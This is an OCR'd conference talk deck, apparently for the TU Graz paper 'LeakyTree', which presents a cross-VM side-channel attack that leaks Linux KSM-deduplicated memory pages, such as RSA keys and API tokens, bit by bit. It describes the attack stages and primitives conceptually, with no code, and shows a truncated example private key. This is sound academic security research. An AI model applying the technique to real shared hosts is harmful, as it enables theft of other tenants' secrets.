TU Graz

SCIENCE
PASSION
TECHNOLOGY

LeakyTree

Cross-VM Bit-by-Bit Deduplicated Page Leakage via Linux Kernel Samepage Merging Internals

Ernesto Martínez García Lukas Maar Martin Unterguggenberger
Mathias Oberhuber Stefan Mangard

ACM CCS 2026

$ whoami



Ernesto Martínez García

PhD Student @ Graz University of Technology

ernesto.martinezgarcia@tugraz.at

ecomaikgolf.com

Overview



LeakyTree: Cross-VM Bit-by-Bit Deduplicated Page Leakage via Linux Kernel Samepage Merging Internals

Ernesto Martínez García
Graz University of Technology
Graz, Austria
ernesto.martinezgarcia@tugraz.at

Lukas Maar
Graz University of Technology
Graz, Austria
Calif
Los Altos Hills, CA, United States
lukas.maar@tugraz.at

Martin Unterguggenberger
Graz University of Technology
Graz, Austria
martin.unterguggenberger@tugraz.at

Mathias Oberhuber
Graz University of Technology
Graz, Austria
mathias.oberhuber@tugraz.at

Stefan Mangard
Graz University of Technology
Graz, Austria
stefan.mangard@tugraz.at

Abstract

Memory page deduplication in modern systems is known to introduce side-channel leakages. An attacker can maliciously craft pages and probe, via CPU cache side channels, whether the malicious pages got deduplicated with others in the system, implicitly leaking the contents of memory the attacker does not have access to. However, these attacks require crafting an exact replica of the victim's page in order to initiate deduplication. Effort-wise, they thus have a complexity of $O(2^n)$, which makes them infeasible for leaking data in high-entropy scenarios, such as when brute-forcing cryptographic keys.

In this paper, we present LeakyTree, a novel side-channel attack on the Linux Kernel Samepage Merging (KSM) memory-deduplication mechanism that exploits cache-observable traversals of KSM's stable tree. LeakyTree reduces the overall leakage complexity from $O(2^n)$ to $O(n)$, enabling efficient bit-by-bit information leakage from a victim page regardless of its entropy. The attack proceeds in three stages: first, it massages internal KSM data structures (i.e., red-black trees) by forcing the deduplication of attacker-controlled pages; second, it exploits tree-ordering properties, combined with a CPU cache side channel, to infer layout information crucial to the attack; third, it uses KSM's page comparison process during tree traversal to leak bit by bit from victim memory pages. We demonstrate LeakyTree's efficacy by leaking secret data cross-process and cross-VM from KSM-deduplicated pages on Linux kernel versions 5.15 to 6.18. In particular, we show that LeakyTree can leak high-entropy pages, such as ECC and RSA private keys as well as API tokens, at rates of up to 30 bits per second. For realistic key sizes, the extraction time is within minutes, which has been infeasible in this scenario with prior deduplication attacks.

CCS Concepts

• **Security and privacy → Operating systems security**.

Keywords

Linux Kernel, Memory Deduplication, KSM

ACM Reference Format:

Ernesto Martinez García, Lukas Maar, Martin Unterguggenberger, Mathias Oberhuber, and Stefan Mangard. 2026. LeakyTree: Cross-VM Bit-by-Bit Deduplicated Page Leakage via Linux Kernel Samepage Merging Internals . In *Proceedings of the 2026 ACM SIGSAC Conference on Computer and Communications Security (CCS '26), November 15–19, 2026, The Hague, Netherlands.* ACM, New York, NY, USA, 14 pages. https://doi.org/10.1145/3830454.3846575

This work is licensed under a Creative Commons Attribution 4.0 International License.
CCS '26, The Hague, Netherlands
© 2026 Copyright held by the owner/author(s).
ACM ISBN 979-8-4007-2871-6/2026/11
https://doi.org/10.1145/3830454.3846575

1 Introduction

Modern operating systems increasingly employ resource overcommitment mechanisms to improve utilization and efficiency. Techniques such as swapping, filesystem compression, and Copy-on-Write (CoW) provide applications with the abstraction of larger available physical resources. Among these, transparent memory deduplication techniques scan system memory for identical pages across processes and merge them into a single shared physical frame. This page-sharing typically marks the merged pages as read-only, triggering CoW on memory writes. The Linux kernel implements this functionality through the Kernel Samepage Merging (KSM) [2, 23, 55] mechanism since Linux v2.6 [40] through the `madvise` and `prctl` system call. Modern open-source virtualization platforms, such as Proxmox VE, make use of KSM transparently by default.

From the user's perspective, KSM is transparent; that is, applications behave as if they still own private pages, while the system reclaims redundant memory in the background. However, the kernel is a shared resource, and prior research has demonstrated attacks on transparent memory deduplication. The traditional side channel on KSM [35, 61] works as follows: the adversary creates a payload to guess memory content and marks it eligible for memory deduplication. The side channel is based on observing whether a subsequent write causes CoW, as indicated by the slower timing behavior of merged pages. Thereby, an adversary can learn sensitive data from the victim's process memory.

This concept has been extended to cross-VM covert channels [29] and cross-VM fingerprinting attacks [26, 44], because these systems still share the same host kernel. Two works are particularly relevant here. Bosman et al. [5] and, subsequently, Schwarzl et al. [56]

LeakyTree:

Novel attack to leak attacker-chosen pages from Linux KSM bit-by-bit in cross-container and cross-vm scenarios

- Linux Kernel, Deduplication Attacks, Side Channels Kernel Samepage Merging, Red-Black Tree

- **KSM** orders deduplicated pages on a **red-black tree**
- Tree traversals leave **cache traces** on attacker pages
- Attackers can then apply **binary search** on a target page


Background



Kernel Samepage Merging (KSM)

> Kernel Mechanism to transparently deduplicate pages with the same content

Deduplicated pages are **marked read-only** and duplicated via **copy-on-write**



Properties

- Transparent deduplication
- Userspace opt-in memory
- QEMU opts-in memory by default

Users

PROXMOX

CERN


Meta

ksmtuned.service

ernesto.martinezgarcia@tugraz.at

State of the Art

Previous KSM attacks are based on the copy-on-write side channel




Page needs to get deduplicated, requires **guessing** the **entire page** first: $O(2^n)$

ernesto.martinezgarcia@tugraz.at

State of the Art

Previous KSM attacks are based on the copy-on-write side channel




Page needs to get deduplicated, requires **guessing** the **entire page** first: $O(2^n)$

ernesto.martinezgarcia@tugraz.at

State of the Art

Previous KSM attacks are based on the copy-on-write side channel




Page needs to get deduplicated, requires **guessing** the **entire page** first: $O(2^n)$

ernesto.martinezgarcia@tugraz.at

State of the Art

Previous KSM attacks are based on the copy-on-write side channel




Page needs to get deduplicated, requires **guessing** the **entire page** first: $O(2^n)$

ernesto.martinezgarcia@tugraz.at

State of the Art


Previous KSM attacks are based on the copy-on-write side channel



Page needs to get deduplicated, requires **guessing** the **entire page** first: $O(2^n)$

Internals of Kernel Samepage Merging


A kernel thread scans mergeable memory and with **two red-black trees**



ernesto.martinezgarcia@tugraz.at


Internals of Kernel Samepage Merging

A kernel thread scans mergeable memory and with **two red-black trees**




ernesto.martinezgarcia@tugraz.at

LeakyTree



LeakyTree

Novel attack against KSM internals that leaks deduplicated pages in $O(n)$



Insert Nodes **Choose Oracles** **Binary Search**

We designed unprivileged primitives for the KSM stable tree:

↳ **(P1) Insertion** of node, **(P2) Query** node on tree, **(P3) Measure** cache

Stage 0: Preparation


```
-----BEGIN RSA PRI
VATE KEY-----\nMII
G5AIBAAKCAYEAr6jJn
c6q3wAFLARWZMTNxTz
zZZfdBGg44dGcwotW6
        ...
GFYfPIN8CldDsj0IO+
M4SmOcDeQ4axHd0tAZ
bvHd1GnNcr/cyw00W8
VVg==\n-----END RS
A PRIVATE KEY-----
```


ernesto.martinezgarcia@tugraz.at

